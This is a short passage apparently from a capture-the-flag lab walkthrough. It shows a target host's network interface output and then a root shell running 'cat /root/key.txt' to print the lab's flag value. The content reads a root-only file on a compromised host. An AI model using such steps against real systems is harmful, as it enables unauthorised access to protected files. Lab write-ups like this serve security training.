2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
  link/ether 00:50:56:b2:23:3d brd ff:ff:ff:ff:ff:ff
    inet 10.15.2.247/24 brd 10.15.2.255 scope global ens33
      valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fea9:233d/64 scope link
      valid_lft forever preferred_lft forever
```

The connection to the server was reset while the page was loading.

Locate key.txt file.

```
$ cat /root/key.txt
```

```
# cat /root/key.txt  
ma3s3r5cgeri5he63vzh
```

key.txt

ma3s3r5cgeri5he63vzh
